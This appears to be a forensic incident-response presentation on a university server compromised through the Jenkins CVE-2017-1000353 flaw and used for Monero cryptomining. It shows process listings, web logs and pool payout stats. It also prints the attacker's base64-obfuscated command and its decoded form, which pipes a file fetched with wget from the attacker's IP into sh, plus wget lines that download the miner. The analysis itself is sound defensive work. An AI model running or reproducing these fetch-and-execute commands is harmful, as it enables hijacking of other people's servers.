  CPU[||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]     Tasks: 71, 131 thr; 3 running
  Mem[|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||                771/3968MB]     Load average: 2.16 2.12 2.16
  Swp[                                                                                       0/0MB]     Uptime: 10 days, 02:55:29

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
20869 tomcat6    20   0  304M  5180  1136 S 98.0  0.1  3h56:04 ./supsplk -c config.json -t 2
20876 tomcat6    20   0  304M  5180  1136 R 50.0  0.1  1h58:00 ./supsplk -c config.json -t 2
20877 tomcat6    20   0  304M  5180  1136 R 49.0  0.1  1h58:00 ./supsplk -c config.json -t 2
14070 root       20   0 24544  2692  1388 R  1.0  0.1  0:00.18 htop
 7546 root       20   0 35976  3780  1828 S  0.0  0.1  5:17.37 PassengerHelperAgent
 9154 www-data   20   0  272M   99M  3376 S  0.0  2.5  0:30.12 Rails: /usr/share/redmine
    1 root       20   0 10648   756   620 S  0.0  0.0  0:11.65 init [2]
28430 root       20   0 62128  3912  2792 S  0.0  0.1  0:00.03 /usr/sbin/console-kit-daemon --no-daemon
```

Reviewing Apache Logs

```
104.225.238.104 - - [19/Feb/2018:08:05:08 +0100] "GET /cli HTTP/1.1" 404 499 "-"

192.99.142.227 - - [19/Feb/2018:12:04:01 +0100] "POST /jenkins/cli HTTP/1.1" 200 2670 "-"

192.99.142.227 - - [19/Feb/2018:12:04:02 +0100] "POST /jenkins/cli HTTP/1.1" 200 213 "-"

192.99.142.227 - - [19/Feb/2018:12:04:03 +0100] "POST /jenkins/cli HTTP/1.1" 200 2670 "-"

192.99.142.227 - - [19/Feb/2018:12:04:04 +0100] "POST /jenkins/cli HTTP/1.1" 200 213 "-"

192.99.142.227 - - [19/Feb/2018:12:04:05 +0100] "POST /jenkins/cli HTTP/1.1" 200 2670 "-"

192.99.142.227 - - [19/Feb/2018:12:04:06 +0100] "POST /jenkins/cli HTTP/1.1" 200 213 “-"
```

[tomcat logs stop at Feb 19, 2018 12:05:02 PM]

Why did Tomcat stopped?

```
Feb 19, 2018 12:04:04 PM hudson.remoting.SynchronousCommandTransport$ReaderThread run

SEVERE: I/O error in channel HTTP full-duplex channel 9763bad9-c57a-4b5d-9eeb-faca755efad0

hudson.remoting.DiagnosedStreamCorruptionException

(…)

'mbash -c
{echo,d2dldCAtcSBodHRwOi8vMTkyLjk5LjE0Mi4yMzI6ODIyMC9sb2dvNC5qcGcgLU8gLSB8IHNo}|{base64,-d}|{bash,-i}t'

(…)
```


Base64 decode: wget -q http://192.99.142.232:8220/logo4.jpg -O - | sh

CVE-2017-1000353

“The versions of Jenkins **2.56, 2.46.1** LTS y older are vulnerable to **remote code execution (RCE) with no authentication.**”

What did we discover so far?

- RCE vulnerability in Jenkins
- Apache and Tomcat logs indicate an attack and code execution.
- There’s a malware miner running in the Nora server.
- The CPU usage indicates that the malware is abusing the resources.



1st stage: Exploit

2nd stage: Exploit executes bash script , download first malware

wget http://192.99.142.232:8220/logo4.jpg

3rd stage: Cron job to update logo4.jpg every 1 minute

wget http://192.99.142.232:8220/logo4.jpg

4th stage: Download miner and config


wget http://192.99.142.232:8220/minerd

wget http://192.99.142.232:8220/c1.json

5th stage: Mining

Wallet:
41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs
711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo

What are the remaining questions?



Your Stats & Payment History

41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo

You addresse mining is suspend for botnet usage.Send me email to mine@crypto-pool.fr

Address: 41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo

Pending Balance: **13.379762020346 XMR**

Personal Threshold(Editable): < **0.400 XMR** >

Payout minimal interval(Editable): < **30 hours** >


Total Paid: **528.120428000000 XMR**

Last Share Submitted: **less than a minute ago**

Hash Rate: **30.76 KH/sec**

Estimation for 24H: **0.12006734128467035 XMR**

Total Hashes Submitted: **2094558876000**



Payments

Time Sent	Transaction Hash	Amount	Mixin
08/01/2018, 16:22:46	8f8d0137c4138c8df20a0937edffe78abff361d8f8a971dd8182d9c5f2b36560	1.3312	5
07/01/2018, 16:04:58	377b172b58b48ad50ce9a3c0b6aa73227ade8f214a86a9941189bacfa73b57b2	1.1896	5
06/01/2018, 15:21:00	8b0a71d047f9e2fec1efb8eff9f854885fa5fb2e997a3c72910ca4ff576383c9	0.8196	5
05/01/2018, 13:13:24	b63fa144c168e160da0e08ad6925f8682f38a981bfbbc5cf5d78440b0cd01961	0.6869	5
04/01/2018, 12:31:04	64df3a3e94ef29e7cd5982948616124b6427a55d1d868981f52a0d1baed3237c	0.3084	5
03/01/2018, 04:59:27	cf1cb3f055dddd3f5b6c2130196f9112f9913885c77d6918abe7cdf413a941cd	0.3277	5
02/01/2018, 00:43:58	395ebecb8ccf8fdb458fb6fa2a949286ced4b62dd81792dca20d2117c220e951	0.4169	5

Infrastructure of the Attack

Infrastructure Analysis

Attacked Server
jones[illegible] (1[redacted]2)

Report history on the Attack on [redacted]

Discovery

log analysis

Script Analysis

Summary Timelines

Other Attacks with the same IoC in the University

The same attacker (192.99.142.227) that attacked [redacted] on Feb, found to attack another IP in the univ

This attack on Jones

Another attacker, attacking jones, using Jenkins, but in 2017!!! Cryptominer also.

TODO

- FINISH THE REPORT ON GOOGLE DRIVE

Thank you!